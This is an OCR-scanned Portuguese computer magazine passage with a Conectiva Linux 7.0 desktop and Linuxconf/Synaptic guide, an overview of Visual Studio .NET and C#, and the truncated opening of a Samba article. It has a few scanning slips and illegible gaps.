Veja agora como iniciar o KDE. estando no modo texto e sem utilizar nenhum ambiente gráfico, digite kde.

PACOTES DO SEGUNDO CDs-ROM

Nesta edição você recebe o segundo CD-ROM do Conectiva Linux 7.0, mas durante a instalação é usado apenas o primeiro. O segundo contém vários programas que podem ser úteis. Para você instalar qualquer pacote faça o seguinte:

1. Coloque o CD-ROM número 2 em sua unidade e o Conectiva Linux irá montá-lo automaticamente.

2. Abra o terminal e entre no diretório onde estão os pacotes com o comando:

```
# cd /mnt/cdrom/conectiva/RPMS.002
```

3. Localize o pacote desejado, por exemplo o do gerenciador gráfico Blackbox, instale com o comando:

```
# rpm -ivh blackbox-0.61.1-5cl.i386.rpm
```

Já se você estiver no xdm (login gráfico), selecione KDE em Tipo de Sessão.

GNOME


O GNOME é um sistema compatível com muitos gerenciadores de janelas e é recomendável para usuários que já se sentem à vontade com interfaces gráficas. E ele apresenta painéis, barra de tarefas e menus que ajudam o usuário a entrar no mundo do Linux.

Atualmente o GNOME está passando por um período de forte desenvolvimento. Há um grande número de pessoas trabalhando para deixar seu ambiente cada vez melhor e também na construção de novas aplicações. Além disso, muitas empresas estão apostando nele por ser um sistema de livre distribuição, estável e que conta com uma estética muito boa. Entre suas características destacam-se:

- o ambiente de trabalho, que pode ser facilmente personalizado, utilizado e configurado;
- o grande número de aplicações desenvolvidas;
- o grande número de desenvolvedores trabalhando com a interface, o que possibilita um melhoramento contínuo;
- pode ser executado em plataformas Linux, Unix e similares;
- é compatível com uma grande variedade de gerenciadores de janelas, o que o torna bastante versátil;
- sua interface está em constante desenvolvimento e oferece várias opções tanto para usuários leigos quanto para quem já tem prática com interfaces gráficas.

Window Maker

O Window Maker é um gerenciador de janelas leve e versátil. Ele conta com uma série de funcionalidades que fazem dele um ambiente de trabalho muito prático. Sua interface é bem diferente das outras que você verá nesta reportagem. Mas isto não a torna menos interessante. Por ser um ambiente menos carregado e sem muitos detalhes gráficos, o Window Maker pode ser executado em hardwares com menos



Você também pode optar pelo KDE, um dos gerenciadores mais usados

Conectiva


recursos sem qualquer problema.

E apesar de ele contar com uma interface diferente das tantas outras que existem, basta um pouco de treinamento para que você se adapte, já que seus menus e ícones ajudam na realização de tarefas, assim como os atalhos de teclado

Entre as características do Movie Maker merecem destaque as seguintes:

- suporte a vários idiomas;
- permite criar ícones para aplicações através de funcionalidades do tipo "arrastar e soltar";
- trabalha com múltiplas áreas de trabalho;
- interage com aplicações de outras interfaces gráficas;
- serve de gerenciador de janelas para outras interfaces gráficas, a GNOME, por exemplo;

Para iniciar o Window Maker selecione-o no KDM através do botão Tipo de Sessão. Se preferir, você pode executá-lo usando a linha de comando startx. Repare que este comando também pode ser usado para inicializar outras interfaces gráficas



O Linuxconf é ideal para administradores do sistema, pois apresenta ferramentas que facilitam a configuração

Linuxconf

O Linuxconf é a principal ferramenta usada para a configuração geral do sistema Ele cuida desde manutenção de arquivos e hardwares da máquina ao controle de uma rede

Para executá-lo, abra um terminal e digite linuxconf na linha de comando. A seguir você confere todos os recursos que o Linuxconf oferece, começando pela interface

Ambiente do Linuxconf


O Linuxconf oferece o ambiente ideal para a atuação de um administrador. Na guia Configuração, por exemplo, estão todas as opções para a configuração de uma rede Através da opção Rede é possível configurar uma máquina na rede, um servidor de rede (para os mais diversos fins), um firewall e até mesmo buscar informações sobre esta e outras redes Veja a seguir o que você vai encontrar em cada uma das guias:


Tarefas de cliente

Aqui é possível configurar uma máquina cliente que será incluída na rede. Você deve dar um nome para a máquina, definir seu endereço IP e indicar o servidor DNS que vai "resolver" a máquina Além destas configurações básicas, é possível definir opções de conexão com a Internet (ADSL, modem – protocolo PPP), com outras redes (roteamento com outras redes, protocolo IPX) ou com a rede interna (cliente LDAP serviço NIS, servidor de e-mail utilizando o fetchmail).

Tarefas de servidor

Nesta aba estão disponíveis opções para a configuração de um servidor para os





Uma das opções disponíveis no Linuxconf é a de configurar servidores

mais diversos objetivos. Confira as opções a seguir:

- Servidor de Arquivos de Rede (NFS);
- Servidor Web (Apache);
- Servidor de nomes de domínio (DNS);
- Servidor de e-mail (Sendmail, Postfix);
- Servidor SSH (openssh);
- Servidor de Alta Disponibilidade;
- Servidor de IRC;
- Servidor de Serviços Internet (Telnet e FTP, por exemplo);
- Servidor de Autenticação de usuários (Radius e Portsave);
- Servidor Proxy (Squid);

Esta guia fornece praticamente todas as opções necessárias para a construção de qualquer tipo de servidor. É possível configurar uma rede TCP/IP a partir do zero.

Serviços de inicialização (Firewall)
Opções para a configuração de um firewall, um item muito importante para a segurança de uma rede.

Configuração do Sistema


Para a configuração dos periféricos será usado o Linuxconf, a ferramenta de configuração padrão do Conectiva Linux. Para cada um dos dispositivos serão indicados os módulos do Linuxconf apropriados. Se uma determinada opção não estiver disponível no Linuxconf, é provável que o módulo correspondente a ela não esteja instalado.

Teclado
Para configurar o teclado, instale seus módulos de configuração (caso eles ainda não tenham sido instalados). Os módulos são os seguintes: linuxconf-kbdconf e linuxconf-Xkbdconf.

O primeiro é usado para a configuração do teclado no console do sistema. Já o segundo permite que o usuário configure o teclado no ambiente gráfico.

A configuração do teclado para o modo texto é bastante similar à configuração para o modo gráfico. Por esse motivo, esta reportagem ensinará apenas a configuração para o modo gráfico.

Conectiva



O Synaptic é a ferramenta que cuida da atualização de todo o sistema

Mouse

Para configurar o mouse, instale seu módulo de configuraçao (caso este procedimento ainda não tenha sido feito). O módulo que deve ser instalado é o linuxconf-mouseconf

No linuxconf, entre em Configuração >Periféricos->Configuração do mouse

Modem

Para configurar o modem é preciso antes instalar o seu módulo de configuração (caso ele ainda não tenha sido instalado).

O módulo a ser instalado é o muxconf-modemconf

No linuxconf, entre em Periféricos->Modem e selecione uma porta para o seu modem. Caso você não saiba qual porta configurar, selecione a opção Detect para que o programa tente fazer a detecção automática do modem

Esse procedimento apenas cria um link simbólico da porta serial do seu modem para o arquivo de dispositivo /dev/modem. Assim, ao configurar o seu programa de discagem (o KPPP, por exemplo) você poderá simplesmente indicar que o modem se encontra em /dev/modem

Atualização do sistema

O Apt é um conjunto de ferramentas que têm como função gerenciar os pacotes de sua distribuçao de forma automatizada para que, quando o usuário solicitar a instalação de um pacote (aplicativo), o sistema também instale (ou atualize) todos os pacotes necessários para o funcionamento daquele aplicativo.

A seguir você vai conhecer a interface gráfica do Apt que também é chamada de Synaptic.

Synaptic - Interface Gráfica para o Apt

O Synaptic é uma interface gráfica para o conjunto de ferramentas de atualização Apt. Ele permite que você atualize seu Conectiva Linux de maneira rápida e prática. Todos os pacotes são baixados diretamente do ftp da Conectiva, com a certificação de autenticidade do fornecedor

A seguir, você vai conhecer a interface do Synaptic e descobrir a função de cada botão. Para executar o Synaptic, conecte-se como superusuário e digite no terminal X (xterm)

```
# synaptic
```

O Botão Atualizar

Este botão faz a atualização do índice de pacotes do Apt disponíveis no servidor. Mas para isto é preciso que você esteja conectado à Internet. É recomendável a utilizaçao deste botão toda vez que você for fazer uma atualização/modificação de qualquer pacote no seu sistema. Assim, você terá a garantia de estar sempre com a versao mais nova dos arquivos do índice, refletindo a situação do servidor que abriga o repositório do Apt.

Quando você pressiona o botão Atualizar, uma janela mostrando a evolução do download dos arquivos de índice (/etc/apt/sources.list) é exibida. Ao final do processo, a janela é fechada para que o Synaptic recalcule as dependências e em seguida exiba uma lista de pacotes atualizada.

O Botão Autocorreção
Quando você seleciona algum pacote para atualizar ou instalar o Synaptic, as dependências deste pacote necessárias para a instalação também são automaticamente selecionadas. Mas, caso você não queira atualizar alguma dependência e decida retirá-la manualmente (selecionando o pacote e clicando no botão Manter), as dependências do pacote serão quebradas.

Para consertar automaticamente os problemas de dependência, basta utilizar o botão Autocorreção. Uma outra situação na qual este botão é útil é quando o usuário instala um pacote utilizando o comando rpm com a opção --nodeps.

O Botão Upgrade
Este botão seleciona automaticamente todos os pacotes existentes no servidor que apresentem versões mais recentes que as dos pacotes instalados no seu sistema. É a maneira mais simples de manter o seu sistema atualizado com a última versão dos aplicativos instalados. Para executar a instalação dos pacotes, pressione o botão Proceder.

O Botão Dist-Upgrade
Botão que seleciona automaticamente todos os pacotes que devem ser instalados/atualizados para que toda a distribuição seja atualizada. Sua principal diferença em relação ao Upgrade é o fato de atualizar os pacotes que, na sua nova versão, dependem de pacotes não instalados no sistema.

Um breve exemplo: se o pacote X de sua máquina depende somente de Y, mas na versão mais recente (a que está no servidor) depende também de Z, e Z não está instalado no seu micro, caso você aperte o botão Upgrade, o pacote X não será instalado. Já utilizando o botão Dist-Upgrade, o pacoteX será atualizado e o pacote Z instalado.

A mesma situação se aplica a pacotes que seriam removidos devido a conflitos que não existiam na versão anterior do pacote. O botão Dist-Upgrade instala os pacotes considerados essenciais, que estão marcados com a inscrição Important no arquivo /etc/apt/rpmpriorities.

O Botão Proceder
Como o próprio nome já indica, o botão Proceder tem a finalidade de executar as ações programadas por outros botões (Upgrade, Dist-Upgrade), e também as ações efetuadas diretamente nos pacotes (Instalar, Manter, Remover). Você pode ainda, durante a execução das ações, especificar se deseja apenas fazer o download dos pacotes ou se quer fazer o download e executar as operações especificadas.


O Botão Opções
Clicando nesse botão você configura as opções do Synaptic. Essas opções especificam detalhes de utilização dos filtros, do armazenamento dos pacotes que serão instalados e sobre a aparência dos botões principais. ***PCM***

Visual Studio

Ilustração: Rodrigo Mota

.net

Está chegando ao mercado o pacote de desenvolvimento da Microsoft, o Visual Studio .NET. Foram muitas as mudanças em relação às versões anteriores, a maioria para melhorar. Veja agora como essas novidades podem facilitar a vida de programadores



A nova geração de ferramentas de desenvolvimento da Microsoft está chegando, o Visual Studio .NET. Trata-se de um conjunto de softwares corporativos voltado a quem precisa construir, distribuir e gerenciar soluções Web. Alguns dos softwares são novas versões de ferramentas já conhecidas. Porém, o pacote do Visual Studio .NET conta com uma grande novidade que se chama Framework .NET.

Para quem ainda não ouviu falar nesta ferramenta, o Framework .NET é resultado de dois projetos: um para aprimorar o desenvolvimento do Windows e outro para criar uma nova plataforma que permitirá distribuir softwares como serviços. Todas as outras ferramentas .NET são ligadas ao Framework, ele é o coração.

O Visual Studio .NET chega com o intuito de simplificar a vida dos programadores, uma vez que ele oferece versões atualizadas do Visual Basic, do Visual C++ e uma nova ferramenta chamada C#.

Os programadores das versões anteriores do Visual Studio deverão praticamente esquecer tudo o que conheciam e reiniciar uma nova jornada de aprendizagem, pois as mudanças foram muitas com a chegada da plataforma .NET como veremos adiante.

Uma das novidades está no fato de que os executáveis são compilados em tempo de execução chamada de Just-in-time Compiler, permitindo assim a utilização de aplicações em demanda.

FICHA TÉCNICA

Tipo
Programação
Nível de conhecimento
Básico de desenvolvimento Windows
Software necessário
VisualStudio .NET


.NET e a Web

Em uma página Web, só de linguagens você pode ter HTML, DHTML, ASP, JavaScript, COM+ e outras, tudo com acesso a um banco de dados. Diante de tantas possibilidades, a Microsoft resolveu criar um ambiente de desenvolvimento que engloba a maioria, isso sem falar na facilidade de aprendizado e manutenção.


O VS.NET tem uma interface de uma ferramenta RAD (Rapid Application Development) onde predomina o uso do seleciona, arrasta e configura as propriedades. Mas, é claro que será preciso inserir códigos de programação para realizar determinadas tarefas. Então, dentro desse ambiente você pode desenvolver utilizando as linguagens C# e VB.NET.

O VB.NET tornou-se uma nova ferramenta em relação às versões anteriores. Só o fato de ser orientado a objeto já o coloca em destaque. Já o C# é a mais nova linguagem que a Microsoft criou a partir do zero, unindo várias tecnologias existentes no mercado e adicionou muitas facilidades e recursos. Sem dúvida todos os esforços estão voltados para o C#, pois praticamente foi criado uma nova linguagem de desenvolvimento.

Para facilitar o uso de tudo, foram adicionadas ao Visual Studio .NET um conjunto de janelas específicas com determinadas funções, que são:



Solution Explorer – permite gerenciar toda a solução/projetos, Web Services, referenciar componentes externos entre outras funcionalidades pertinentes à aplicação.




Auto Hide – sem dúvida nenhuma, a quantidade de janelas disponíveis é muito grande e para facilitar o uso existe o conceito Auto Hide onde é possível configurar uma janela de forma que a mesma fique ou não aparecendo ou apareça quando o mouse for deslocado em cima do nome da mesma. Com isso você consegue trabalhar com diversas janelas abertas


Server Explorer – permite gerenciar todo o computador, fazer conexões com bancos de dados. É possível criar um database dentro do SQL Server 7/2000, criar tabelas e manipular os dados, criar views, stored procedures e functions. Isso se deve ao MSDE (Microsoft Database Engine).

Componentes – para quem costuma trabalhar com componentes é válido dizer que a Microsoft sugere que sejam reescritos para aproveitar todos os recursos da plataforma .NET, evitando os famosos vazamentos de memória. Com componentes externos como Upload, FileSystemObject e Email, não se preocupe que agora é tudo nativo e ficou muito mais fácil!


Web Service – a Microsoft criou uma forma muito inteligente de criar serviços para Web, permitindo a você criar um serviço para uma determinada aplicação que seja utilizada por qualquer outra aplicação no mundo ou seja, você pode disponibilizar um serviço onde outras aplicações irão referenciar o seu serviço criado e utilizá-lo. Assim, um mesmo código não precisará ser reescrito diversas vezes, as aplicações não precisarão ter que instalar DLL (componentes) e utilizar diversas versões quando da atualização. Isso torna a Internet um provedor de serviços inteligente. Essa tecnologia utiliza o SOAP (Simple Object Access Protocol) que é um protocolo baseado em XML (eXtensible Markup Language).




Dynamic Help – utilizar o help é uma prática comum para os desenvolvedores, e para isso, foi criado um help dinâmico que exibe tópicos relacionados ao comando, função ou item de uma lista onde o cursor estiver posicionado.



Toolbox – existe uma caixa de ferramenta exclusiva para criação de formulários contendo componentes a serem inseridos no contexto do mesmo. Existe também componente de acesso à banco de dados.



Propriedades – uma das grandes vantagens do VS.NET é a configuração das propriedades de um determinado objeto selecionado. Você pode configurar diretamente na janela de propriedades ou através de códigos em tempo de execução.



ADO.NET – em todo o .NET o acesso a dados foi reformulado. Foi criado o ADO.NET que se caracteriza pelo acesso a dados desconectado, no entanto, existem métodos de acesso a qualquer banco de dados. Para o SQL Server 7/2000 existe um método exclusivo proporcionando um acesso mais rápido.

O Framework

Sem sombra de duvidas essa é a grande mudança e novidade do conjunto e sem compreender a sua função não será possível utilizar as linguagens disponíveis para o desenvolvimento de aplicações.

Se você entender o Framework qualquer uma das linguagens de desenvolvimento poderão ser interligadas. Muitas das ferramentas que se constrói em seus aplicativos serão fornecidas pelo Framework e podem ser chamadas para a ação pela sua aplicação.

Esta nova plataforma tem como principal característica a independência do sistema operacional, já que os executáveis (.EXE ou .DLL) são compilados em tempo de instalação ou de execução. Esta operação é chamado de Just-in-time Compiler. Isto significa que você irá compilar seus aplicativos em qualquer sistema operacional que disponha de uma base Framework instalada.

Mas, para que isto funcione é necessário que o ambiente de desenvolvimento seja altamente robusto e confiável. Por esse motivo, o Framework contém recursos para impedir erros de programação e viabilizar a implantação de ambientes gerenciados. Isso é muito importante na Internet.

Por fim, vale destacar que esta plataforma passou agora a ser orientada a objetos. O resultado prático desta melhoria é que todos os dados de programas .NET são declarados dentro de classes. Estas classes, por sua vez, são compiladas em formato de linguagem intermediária (MSIL - Microsoft Intermediate Language) e são herdadas a partir do executável dentro de qualquer linguagem da plataforma.

Visual Studio.NET

O objetivo da nova versão do Visual Studio é, com o auxílio do Framework, simplificar a distribuição de serviços e de aplicações voltadas à Internet.

Novidades não faltam neste pacote. Agora com componentes ainda melhores, o Visual Studio.NET promete aumentar a produtividade e suprir com mais eficiência as exigências de um mercado de trabalho competitivo e sempre em mudança.

Para atingir esta meta, este pacote de ferramentas inclui muitos recursos interessantes, alguns aprimorados de versões anteriores do Visual Studio e outros totalmente novos. Entre as vantagens, vale destacar o ambiente de desenvolvimento integrado, que agora é comum para todas as linguagens do pacote.

Um das grandes mudanças será o fim das DLLs. Quem programa sabe que tinha de distribuir inúmeras DLLs com suas aplicações Windows. Parecia que praticamente todas as aplicações tinham de instalar as mesmas DLLs. Além disso, cada aplicação que você instalava podia ter versões diferentes de DLL, o que resultava em múltiplas cópias da mesma DLL, mas com versões diferentes.

As aplicações não deveriam mais procurar pelas DLLs em seus próprios diretórios, mas sim procurar no caminho do Windows. Com a COM, que é um componente do Visual Studio, a requisição ficou a cargo do registro. E embora possam existir múltiplas versões da mesma COM DLL na mesma máquina, há apenas uma versão no registro de cada vez.

Além disso, todos os clientes usam a mesma versão. E isto significa, inclusive, que cada nova versão de uma DLL tem garantia de compatibilidade com as versões anteriores. Isto fez com que as interfaces se tornassem imutáveis com a COM; depois que um componente era produzido, a interface nunca mais mudaria. O conceito parecia ótimo, mas os desenvolvedores podiam fazer componentes COM que quebravam a compatibilidade binária; em outras palavras, eles mudaram, adicionaram ou removeram métodos e propriedades em seus próprios componentes. Os componentes modificados, então, quebraram todos os clientes existentes.

O Pacote do Visual Studio .NET é formado pelo conjunto de desenvolvimento Visual Basic .NET, Visual C++ e o novo Visual C#. Agora você verá uma breve descrição de cada uma dessas ferramentas.

Visual Basic .NET

O Visual Basic .NET é a mais nova versão da conhecida ferramenta de desenvolvimento da Microsoft. Porém, as mudanças foram tantas que este produto pode ser considerado uma linguagem totalmente nova. Mas tudo isso para facilitar a vida dos desenvolvedores de soluções Web.

Só para começar, o Visual Basic.NET apresenta dois novos pacotes de formulários: o Windows Forms e Web Forms. Há também uma nova versão do ADO, que, assim como na anterior, serve para acessar fontes de dados através da sua aplicação. Estes recursos abrem novas portas para o desenvolvedor VB, já que possibilitam que você crie rapidamente sites Web escaláveis.

A principal melhoria é que o Visual Basic passou a suportar a programação orientada a objetos. A ausência deste recurso sempre foi muito criticada pelos usuários desta linguagem e, por este motivo, a Microsoft deu uma atenção toda especial na hora de implementar esta novidade.

E não pense que esta programação orientada a objetos só trará benefícios na hora de montar a estrutura da aplicação. Ela também facilita a integração com as outras linguagens do Visual Studio.NET. Isto significa que, além de ser possível criar seu programa em várias linguagens, o novo VB também é capaz de herdar as classes escritas em qualquer ferramenta do pacote. Aliás, essa integração chega a tal ponto que existe até um depurador unificado para todas as ferramentas.

Visual C++

O objetivo do novo Visual C++ é permitir que os desenvolvedores criem programas mais funcionais, mais rápidos, menores e em menos tempo. Para atingir estas metas, a ferramenta oferece controle máximo sobre os componentes que formam uma aplicação. Confira algumas das vantagens do Visual C++:

Trabalhando com modelos de código gerenciados e não-gerenciados, o Visual C++ fornece o máximo de escolha possível aos desenvolvedores.

Uma poderosa extensão ao Active Templates Library, conhecida como ATL Server, auxilia na criação de aplicativos e serviços Web compactos e de alta performance.

As novas extensões gerenciadas para o Visual C++ possibilitam escrever programas para o Framework.NET, e também funcionam como uma ponte entre o código do Visual C++ e qualquer linguagem gerenciada, incluindo C# e Visual Basic.NET.

E, além de tudo isso, o Visual C++ teve seu compilador aprimorado, de forma que os códigos possam ser compilados mais rapidamente e com melhor confiabilidade.

C# (C sharp)

O C++ sempre teve a fama de ser uma linguagem de programação extremamente complicada e difícil. Agora, para facilitar o trabalho dos desenvolvedores surge o C#, uma ferramenta inteiramente orientada a objetos que tem como vantagem o fato de ser mais simples e moderna do que o C++.

Se você já é um programador de C/C++, não se preocupe: o aprendizado da nova linguagem será bastante rápido. Isto porque muitas da instruções do C# são diretamente "emprestadas" do C, incluindo expressões e operações.

Aliás, no começo você certamente irá achar o C# muito parecido com o C++. Mas somente no começo. Um ponto importante que deve ser lembrado na nova ferramenta é que se trata de uma linguagem de programação extremamente moderna.

Comparada com o C++, houve simplificações em diversas áreas, incluindo classes, sobrecarga de nomes e gerenciamento de execuções. Além disso, muito da complexidade do C++ foi eliminada, tornando a linguagem mais fácil de ser usada e menos suscetível a erros.

Apenas para exemplificar alguns benefícios desta linguagem, saiba que não há mais macros, nem modelos e muito menos heranças múltiplas. E a explicação é simples: se você é um programador de C++, certamente sabe que estes recursos trazem mais problemas do que benefícios.

Para que os programadores criem aplicações cada vez mais estáveis foram adicionados novos recursos de segurança que evitem as falhas no sistema. PCM

CONCLUSÕES

As vantagens do Visual Studio .NET são inúmeras, mas se o desenvolvedor já acostumado com as versões anteriores necessita de uma aplicação com urgência perderá muito tempo, devido as grandes mudanças realizadas com a chegada da plataforma .NET que torna a curva de aprendizagem extremamente íngreme, o que consumirá muito tempo.

Mas o resultado pode ser muito satisfatório pois entre os pontos fortes pode-se destacar:

- São suportadas diversas linguagens de alto nível: é possível criar um componente em uma linguagem, C# por exemplo, e uma classe derivada em outra como o VB;
- Os componentes e sua descrição estão sempre no mesmo arquivo e não podem ser separados;
- O gerenciamento de memória é feito pelo sistema operacional e não pelos programas;
- O sistema de tipos não pode jamais ser violado; os "casts inseguros" não existem;
- Os tipos "simples" com o inteiro e "double" podem ser "derivados" de um ancestral comum ter propriedades e métodos. Isto é feito sem que haja um custo adicional para usos mais simples, como operações aritméticas;
- O suporte a "reflections" (informações de tipo em tempo de execução) foi bastante expandido;
- Todo "executável .NET" possue, além do nome, informações detalhadas de versões em três partes: número principal, secundário e de manutenção. Existe um mecanismo sofisticado de resolução de versões, baseado em regras do sistema operacional, incluindo também sugestões do programa, como por exemplo "use a versão de manutenção mais nova a não ser que o programa exija uma versão específica".

Sa

Se para você Samba é apenas um ritmo musical, saiba que em informática esta palavra tem um significado totalmente diferente. Ela [illegible] que utiliza o protocolo SMB (Server Message Block) para permitir que [illegible] uma rede. Graças a este protocolo os [illegible]

- [illegible] máquinas Windows
- [illegible] máquinas Linux

Mas para utilizar o Sambo, é muito [illegible] que seja conectado [illegible] rede Windows e com o adaptador [illegible] rede [illegible] protocolo TCP/IP funcionando.

mba

